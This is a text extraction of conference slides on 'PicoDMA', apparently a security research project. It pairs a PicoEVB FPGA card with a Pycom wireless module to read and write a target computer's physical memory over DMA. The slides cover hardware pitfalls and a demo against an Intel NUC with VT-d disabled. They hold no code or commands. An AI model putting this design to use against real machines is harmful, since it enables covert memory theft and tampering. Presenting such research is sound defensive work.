
else

Y = 1

>> Y == 0

## GOTCHA #2

# ENDIANNESS MADNESS




## GOTCHA #3

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**NUMEROUS OTHER ISSUES - LOTS OF PAIN**

# PYCOM INTEGRATION



# ADDING WIRELESS CAPABILITIES

- ▶ No radio on PicoEVB: Need a second device to handle communication
- ▶ Chose Pycom family for prototyping:
  - ▶ Micropython-enabled
  - ▶ Drive DMA over multipurpose I/O
  - ▶ Expose server that supports reads and writes of physical memory




## PYCOM PROS

- ▶ Rapid prototyping with python
- ▶ Integrated radio modules: 802.11b/g/n, LTE, LoRa, more
- ▶ Expansion via SPI, I2C, lots of pins for GPIO
- ▶ Pretty tiny: 5.5 x 2cm


## ... AND CONS

- ▶ 32-bit architecture: (Xtensa dual-core LX6)
- ▶ Limited memory: 4MB ram, 8MB flash
- ▶ Data copies can lead to heap fragmentation
- ▶ Low-bandwidth SPI connection

Our software accounts  
for these challenges



## PicoDMA (slot A/E)



(back of board: Artix 7 on other side)



## FUN GOTCHAS

- ▶ If you connect 3.3V on Pycom (instead of VIN) to PicoEVB, **PicoEVB breaks** (don't pull a Joel)
- ▶ If code upload (via FTP) dies, **Pycom becomes unbootable**
  - ▶ Hold **P12** high via 3.3V pin to boot into recovery
- ▶ WLAN configuration is **brittle and dangerous**
  - ▶ Use development board or enable UART
  - ▶ Sensitive to AP hardware as well



# DEMOS

- ▶ TARGET: Intel BOXNUC8i7BEH1
- ▶ Ubuntu 16.04.06 LTE with 4.8.0-58-generic kernel
- ▶ VT-d disabled
